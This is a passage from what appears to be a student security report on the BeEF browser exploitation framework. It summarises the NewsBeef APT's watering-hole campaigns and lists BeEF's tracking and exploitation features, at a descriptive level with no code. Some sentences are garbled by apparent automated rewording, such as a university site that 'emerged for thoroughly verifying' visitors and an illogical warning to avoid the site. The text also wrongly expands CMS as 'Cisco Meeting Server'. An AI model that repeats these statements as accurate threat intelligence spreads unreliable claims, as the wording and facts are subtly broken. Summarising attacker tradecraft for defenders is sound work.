However, web browser exploits are on the expansion. JavaScript in your own browser can be disabled with NoScript, yet that is much like just moving to Lynx or a text-based browser. People do not want that because it kills functionality in the browser they do need. A Chrome plugin that detects the BeEF cookie is easily evaded by serious players. As much of the functionality is tied into legitimate web pages by third party marketers and retailers, preventing the tracking methods altogether is another whole ball of wax. Preventing the social engineering attacks for credential theft and Metasploit exploit integration makes immediate sense and can be incorporated at the network and more effectively efficiently at the host level. AntiAPT can aid in wiping out the greater part of an operation on the network at scale, but this security measure can also be evaded. In short, dealing with a determined attacker utilizing tools like this is difficult and troublesome.

6.0 Real Life Incident

6.1 Summary

In late February 2016, a University website in Iran emerged for thoroughly verifying its present and potential students and staff. The University’s web site served repackaged content from the Browser Exploitation Framework (BeEF) with inserted JavaScript content maintaining the potential to hook the web browsers of the visitors, identify visited websites and domains, investigate for vulnerabilities and provide tracking through evercookies. Indeed, even a partial listing of visited sites can be sensitive and valuable information, and this kind of “sites visited” data gathering through other methods such as screengrabbing and keylogging, were observed in past APT incidents like the Madi campaigns.

However, it is currently advisable to avoid the site. This is because the embedded BeEF content appears not to be completely configured and only partially implemented. Perhaps a limited data set was of interest for this attacker, or this was an early endeavor at deploying BeEF.

In the meantime and a bit earlier, another group was vigorously depending on repackaging open source offensive security product in their toolset by deploying both BeEF and Metasploit-created components across a select set of strategic web compromises. This specific APT has years of low-tech elaborate social engineering schemes and re-purposed open source efforts under its belt.

While calling them the NewsBeef APT, they have been reported in the past as Charming Kitten or Newscaster in 2014, social engineering their way into sensitive circles of trust with spoofed LinkedIn profiles and phony news media organizations. They continue to be highly active and now they are using a slightly more technical toolset. They have also developed skills or discovered tools to compromise select web applications and sites, supporting their watering hole campaigns. Moreover, they have repackaged leaked bot source code and repackaged open source Metasploit and PowerSploit components to create and administer backdoors and downloaders.

Newsbeef / Newscaster will figure out a way to compromise a web site, generally the vulnerability appears to be Cisco Meeting Server (CMS) related, in an obsolete WordPress plugin, Joomla version, or Drupal version. Attackers usually perform one of two things, Newsbeef has been performing the first of the two:

* inject a src or iframe link into web pages or css sheets
* inject the content of an entire BeEF web page into one of the internally linked javascript helpers

The injected link will divert the browsers of the visitor to a BeEF server. The attackers usually deliver some of the tracking and system / browser identification and evercookie capabilities. Sometimes, it shows up that they convey the metasploit integration to exploit and deliver backdoors. Sometimes, it is used to pop up spoofed login input fields to steal social networking site credentials. The attackers will divert particular targets to laced Adobe Flash and other installers from websites that they operate. Therefore, the watering hole activity is not always and usually is not delivering backdoors. More often than not, the watering hole injections are used to identify and track visitors or steal their browser history. Then, they convey the backdoors to the right targets.

Other than the University site and the NewsBeef APT, in the past few months, a variety of compromised sites around the world was identified serving the BeEF. Most are cleaned up. Deployments to interesting and strategic web sites and their true reach on a global scale appears to be on the expansion:

* Middle eastern embassy in the Russian Federation
* Indian military technology school
* High conflict regional presidency
* Ukrainian ICS Scanner mirror
* European Union education diversification support agency
* Russian foreign trade management organization
* Progressive Kazakh news and politics media
* Turkish news organization
* Specialized German music school
* Japanese textile manufacturing inspection corporate division
* Middle Eastern social responsibility and philanthropy
* surprisingly popular British “lifestyle” blog
* Algerian University’s online course platform
* Chinese construction group
* Russian overseas business development and holding company
* Russian gaming developer forum
* Romanian Steam gaming developer
* Chinese online gaming virtual gold seller
* Brazilian music instrument retailer

Key to these incidents are the advancement, distribution, and convenience of use of toolkits like BeEF. BeEF is an open source collection of tools and tricks, some years old, that combined together can viably hook a visiting web browser for evaluation and full exploitation. Due to its capabilities, an increased adoption of the framework for the past years until now can be seen obviously:

* Browser enumeration and reporting
* Plugin enumeration and reporting
* Retrieve visited domains (based on an old browser cache fetch timing trick)
* Social engineering via live sessions and phishing within the browser
* Network exploration, discovery, and exfiltration tunnelling
* Metasploit exploit integration and autopwning
* Evercookie deployment for persistent tracking – multiple platforms
* XSS evaluation and exploitation

6.2 Website Link

https://securelist.com/blog/software/74503/freezer-paper-around-free-meat/

7.0 References

DedSec. (2016, February 2). *Kali Linux 2.0: MITMf - BeEF Hook Injection [Pt2]* [Video file]. Retrieved from https://www.youtube.com/watch?v=Yg0q9v\_14t4

GReAT. (2016, April 27). Freezer Paper around Free Meat - Securelist. Retrieved April 13, 2017, from https://securelist.com/blog/software/74503/freezer-paper-around-free-meat/

Information Security Stack Exchange. (2012, February 23). network - Can I detect a MITM attack? - Information Security Stack Exchange. Retrieved April 13, 2017, from https://security.stackexchange.com/questions/12066/can-i-detect-a-mitm-attack

Information Security Stack Exchange. (2015, April 11). network - Are "man in the middle" attacks extremely rare? - Information Security Stack Exchange. Retrieved April 13, 2017, from https://security.stackexchange.com/questions/12041/are-man-in-the-middle-attacks-extremely-rare

London Trust Media. (n.d.). Advantages and Disadvantages of Tor vs VPN vs Proxy. Retrieved April 13, 2017, from https://www.privateinternetaccess.com/pages/tor-vpn-proxy

SSH Communications Security. (n.d.). Man-in-the-middle attack in SSH - How does it work? Retrieved April 13, 2017, from https://www.ssh.com/attack/man-in-the-middle

Stefano, Z., & Federico, M. (n.d.). JavaScript Threats: A Systematization Study. Retrieved April 13, 2017, from https://www.politesi.polimi.it/bitstream/10589/88401/1/2013\_12\_Primon.pdf

WONDER HOW TO. (n.d.). Hack Like a Pro: How to Hack Web Browsers with BeEF « Null Byte. Retrieved April 13, 2017, from https://null-byte.wonderhowto.com/how-to/hack-like-pro-hack-web-browsers-with-beef-0159961/